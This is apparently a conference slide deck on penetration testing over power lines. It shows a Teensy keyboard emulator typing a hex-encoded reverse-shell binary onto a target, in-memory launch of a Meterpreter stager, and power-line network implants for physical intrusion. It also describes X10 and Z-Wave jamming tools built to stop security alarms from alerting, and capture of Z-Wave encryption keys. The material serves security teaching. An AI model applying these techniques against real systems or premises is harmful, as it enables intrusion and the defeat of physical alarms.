



# SecManiac

## Pentesting over Power lines

Dave Kennedy (@Dave\_ReL1K)

Rob Simon (@KickenChicken57)

<http://www.secmaniac.com>

# About Rob

- Application Security Engineer, Fortune 1000
- Penetration Tester
- Source Code Analysis
- Spare time plays with home automation gear
- C/C++/C#
- Also hugs..



# About Me

- Creator of the Social-Engineer Toolkit
- Founder of DerbyCon
- Author of new book from NoStarch Press on Metasploit
- Back|Track Development Team
- Exploit-DB Development Team
- Exploit Writer
- Penetration Tester
- Chief Information Security Officer, Fortune 1000
- I give hugs..




Before we start...a slight detour



# Introduction on the Teensy

- Originally covered by Adrian Crenshaw (irongeek)
- Morphed into a weapon last year at Defcon.
- The ability to emulate any keyboard and leverage full character sets with on-board storage.

# The Teensy Device



# Teensy, Teensy ++, Customized



# Motion Sensor Teensy (thnx. Garland)





# Let's walk through some basics

- In order to get a binary to the system we need to convert it to keyboard-acceptable characters.
- Our choice was leveraging binary to hex conversion methods. Conversely you could easily use base64.



# Some code

```
root@bt: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: givehugs.py Modified

import binascii

fileopen = file("packed.exe", "rb")
data = fileopen.read()
print binascii.hexlify(data)

^G Get Help ^O WriteOut ^R Read File ^V Prev Pag ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^W Next Pag ^U UnCut Te ^T To Spell
```

# Okay now we got some hex...

- Okay, now we have some hex... We need a way to convert it back to a binary when its written to a file on the system through the teensy..
- You could leverage vbs, we decided on PowerShell as it's pretty much on every Windows XP instance and integrated into Vista and Windows 7 and can't be removed.





# Moving it to Teensy

```
/* Teensy Hex to File Created by Josh Kelley (winfang) and Dave Kennedy (ReL1K)*/
#include <avr/pgmspace.h>
prog_char RevShell_0[] PROGMEM = "4d5a900001000000400000ffff00001000000000000040";
prog_char RevShell_1[] PROGMEM = "00000000000000000000000000000000c1fb0c001409cd21801";
prog_char RevShell_2[] PROGMEM = "00000000000000000000000000000000c1fb0c001409cd21801";
prog_char RevShell_3[] PROGMEM = "4ccd21546869732070726f67726164d20c3616e6e6f74206265";
prog_char RevShell_4[] PROGMEM = "2072756e20696e20444f5320696f646520d0d0a240000000";
prog_char RevShell_5[] PROGMEM = "000000ad632ba0e90245fb0245fb0245fb0245fb0245fb02";
prog_char RevShell_6[] PROGMEM = "45fb0c420fb0245fb0245fb0c430fb0245fb0c420fb0245";
prog_char RevShell_7[] PROGMEM = "fb20d18fb0a0245fb0244fb20245fb0c434fb0a0245fb";
prog_char RevShell_8[] PROGMEM = "cc430fb0245fb526963e0e90245fb0000000000000050";
prog_char RevShell_9[] PROGMEM = "450004c010300b1ac044000000000000000000000101001";
prog_char RevShell_10[] PROGMEM = "00000100000010000005000000000000000000000007000";
prog_char RevShell_11[] PROGMEM = "000004000010000002000040000000000000000400000";
prog_char RevShell_12[] PROGMEM = "0000000001000001000000000001000000000100000";
prog_char RevShell_13[] PROGMEM = "100000001000010000000000001000000000000000";
prog_char RevShell_14[] PROGMEM = "000007100000000000070000001000000000000000";
prog_char RevShell_15[] PROGMEM = "0000000000000000000000000000000000000000000";
prog_char RevShell_16[] PROGMEM = "0000000000000000000000000000000000000000000";
prog_char RevShell_17[] PROGMEM = "6a00040000000000000000000000000000000000000";
prog_char RevShell_18[] PROGMEM = "00000000000000000000000000000000000000000055050";
prog_char RevShell_19[] PROGMEM = "1000000000500000010000000000040000000000";
prog_char RevShell_20[] PROGMEM = "0000000000000000000000000000000000000000000000";
prog_char RevShell_21[] PROGMEM = "6000000c00000040000000000000000000000000004000";
prog_char RevShell_22[] PROGMEM = "00002e727376300000001000000700000040000001000";
prog_char RevShell_23[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_24[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_25[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_26[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_27[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_28[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_29[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_30[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_31[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_32[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_33[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_34[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_35[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_36[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_37[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_38[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_39[] PROGMEM = "000000000000000000000000000000000000000000000";
prog_char RevShell_40[] PROGMEM = "5049aa36ebb5e2960440009a0000001c000020010060d9";
prog_char RevShell_41[] PROGMEM = "eefff837c240427d1468d820400ff15a405596aff0a0ff";
prog_char RevShell_42[] PROGMEM = "bffd0b44240ff7094e0010000201400e0e950e530e45";
prog_char RevShell_43[] PROGMEM = "000d5001f7dbfff9a004004c975f956572bc26a400b106000";
prog_char RevShell_44[] PROGMEM = "10238d4081506a43763fd5d043a56ff7500bf0570ca003c4";
prog_char RevShell_45[] PROGMEM = "0c52dd777bf78045fcd057080b10106a0027081a50b5e0d76c";
prog_char RevShell_46[] PROGMEM = "06005f33c05ec9c36a0035210cfbd0bdff060000365fc006a";
prog_char RevShell_47[] PROGMEM = "ff0eb073b40c30b65e8c740e0ff7b56dfe90ff0d1fad020400";
prog_char RevShell_48[] PROGMEM = "3b0d0302dedc770fb7502f3c3e91103726055153051ba200";
prog_char RevShell_49[] PROGMEM = "3309be5f77f7c704242c1eff7355c0ca30a601c0420763ff67b";
prog_char RevShell_50[] PROGMEM = "10191509b1485c0a3200ff70001ff276d77f3e04765001060";
prog_char RevShell_51[] PROGMEM = "7033cb09d155afb5d0f64a110d0f0000e40f74bffd0ed50";
prog_char RevShell_52[] PROGMEM = "5356db303f3bc374193bc6cc33f6400975ed70d0d0e4eb30e0";
prog_char RevShell_53[] PROGMEM = "03005a34aebda14a1702df6c0c2d200a6a1f5ceb01274f0";
prog_char RevShell_54[] PROGMEM = "e0e0ff752c8935090c02b00c0206f005951a6de70e70741f0";
prog_char RevShell_55[] PROGMEM = "ec00ff760020020d0f0b934a34d1b60bc34b450eb0cb5a";
```





# Bummer...

- So unfortunately, this method didn't work, after breaking it down to hex or base64, the file was above what the Teensy++ could handle.
- So we looked at another alternative...

# Shellcodeexec

- Works on DEP/NX enabled systems by storing shellcode as +rwx.
- Supports alphanumeric encoded payloads which means a meterpreter stager will be extremely small character wise.



# Testing it out...

- Custom compile shellcodeexec and convert to hex
- Create a meterpreter reverse\_tcp via alphanumeric shellcode
- Execute shellcode exec and launch alphanumeric shellcode into memory without ever touching disk



DEMO



**SecManiac**

Home of the Social-Engineer Toolkit

# That's not all...

- We then soldered on the SDCard mount and were able to get the teensy to read off the microcontroller and put as large of a file as we want onto the system..



Okay...back on track sorry. Squirrel...



# Introduction

- We'll be covering three main categories.
  - IEEE 1901-2010 Standard for Broadband over Power Lines (published February 2011)
  - IEEE 1675-2008 Standard for Broadband hardware installation
  - G.hn is a competing standard (for example AT&T uses this)
  - X10, Crestron, Lutron, Z-Wave
  - New tools release
- How to leverage these in penetration testing
- New things to come that are currently in development



# Broadband over Power Lines (BPL)

- Speeds around 500KB to 135MBPS based on price (home plug certification).
- Leveraged for Ethernet over power lines.
- Mostly used as residential areas for home networking however used in some corporate environments.
- Homeplug 2005 AV specification increased the peak data from 14 MBPS to 200 MBPS.
- Homeplug PHY is used for smart grid infrastructures (100 bucks for the specification...just Google for it :P) but is mostly being used for smart grids as well as home use.



# Understanding BPL

- Normal wiring systems were designed for the transmissions of AC power.
  - Drawbacks are it has a limited to carry higher frequencies
- Most home/corporate security uses 56bit DES :P
- Typically transmits via medium to high frequencies (1.6 to 80mhz) for more corporate use and 20 and 200khz for home use.
- BPL is actively being used in car network communications, HVAC systems, security systems, network communications and much more.





# PHY Smart Grids

- Allows long range transmissions of network signals through multiple power lines.
- Used by virtually every country due to its low cost implementation.
- Allows communications on both wired and wireless based transmissions.
  - The PHY Alliance and Zigbee Alliance has come together to create a single standard for a combined infrastructure.



# Home Ethernet over Power

- Generally support DES (ew) or AES.
  - Turned off by default.
- Allow as many devices you want to plug in to support power of Ethernet.
- Awesome for penetration testing.



# Real World Scenario

- Physical penetration test on CompanyX.
- You place the BPL device next to a company within the corporate environment.
- You can now find a place inside the organization or outside exposed power jacks to perform your penetration test.



# Home Automation

- We'll be covering the two main ones:
  - X10 (60 Hz over powerlines)
  - Z-Wave (900 MHz)
- There are a number of other ones including proprietary/commercial:
  - Crestron
  - Lutron (433 mhz)
  - Zigbee (2.4ghz, 915 MHz, and 868 MHz)
  - Insteon (dual band powerlines and RF)



# Home Automation Basics

- Home automation is used in a number of large businesses, homes and other facilities.
- Provides interconnectivity to multiple systems and allows automated responses to occur based on if a criteria is met.
- Gaining major momentum in most organizations.



# Basics of X10

- Still highly used within home automation.
- Provides easy access to communicate between devices through power lines and some through RF.
- Some equipment used by X10 include:
  - HVAC
  - Motion Sensors
  - Lights
  - Cameras
  - Security systems
  - Doors

# Some drawbacks of X10

- Lack of encryption (ouch)
- Only allows 256 devices
- Could have heavy interference



# X10 Codes


0 0 0 0	All units off	Switch off all devices with the house code indicated in the message
0 0 0 1	All lights on	Switches on all lighting devices (with the ability to control brightness)
0 0 1 0	On	Switches on a device
0 0 1 1	Off	Switches off a device
0 1 0 0	Dim	Reduces the light intensity
0 1 0 1	Bright	Increases the light intensity
0 1 1 1	Extended code	Extension code
1 0 0 0	Hail request	Requests a response from the device(s) with the house code indicated in the message
1 0 0 1	Hail acknowledge	Response to the previous command
1 0 1 x	Pre-set dim	Allows the selection of two predefined levels of light intensity
1 1 0 1	Status is on	Response to the Status Request indicating that the device is switched on
1 1 1 0	Status is off	Response indicating that the device is switched off
1 1 1 1	Status request	Request requiring the status of a device




# X10 Kit



# Testing the jammer/sniffer



# The Arduino Device



# New Tool Release – X10 Blackout

- In the Social-Engineer Toolkit v2.0
- Jams X10 based signals in order to prevent security systems from triggering or other devices.
- Easy to do with RF however illegal ☹ but...hypothetically...

# New Tool Release – X10 Sniffer

- In the Social-Engineer Toolkit v2.0
- Sniffs all X10 bases traffic and sends you the information. We've been playing around with it sending over Verizon via text messages, almost done... Right now it writes to external storage.
- Ability to trigger on certain events, for example if a security system is armed and triggers, it will send a jamming signal to prevent it from alerting.
- A lot of the security systems use RF which is identical to jam, just via a airwaves.



# Z-Wave

- Leverages Mesh networks in order to communicate between devices
- Support for AES however we haven't found a device that uses it (we'll talk about this).
- Similar devices can be leveraged via Z-Wave and is considered one of the more prominent home automation standards.



# Z-Wave

- Jamming is very simple and can cause significant disruptions (illegal? :P)
- Transmission on the Z-Wave network is relatively easy and the SDK provides a Z-Wave sniffer for “troubleshooting”.
- Easy to develop Z-Wave based-sniffer that jams signals based on certain criteria, i.e. motion sensors, cameras, etc.
- Ability to inject seamless data into the Z-Wave network including replay of camera feeds, and such.

# AES Encryption Exposure

- During initial pairing of devices, the AES initialization key can be captured allowing decryption and tampering of communications.
- Not leveraging standard FIPS compliant-based transmission of AES key.





# New Tool Release

- The Social-Engineer Toolkit v2.0 is now being released.
- Includes all of the code to automatically generate all of this for you.



# Coming soon....

- Sniffer based on Z-Wave initialization encryption keys.
- Sniffer and Z-Wave injector that will send information to the systems.



**SecManiac**

# DerbyCon

- Three day conference with training
- Insanely stacked line-up
- September 30 - October 2nd
- Louisville Kentucky - Hyatt Regency



<http://www.derbycon.com>

[info@derbycon.com](mailto:info@derbycon.com)





**SecManiac**

Home of the Social-Engineer Toolkit

[davek@social-engineer.org](mailto:davek@social-engineer.org)

Twitter: dave\_ReL1K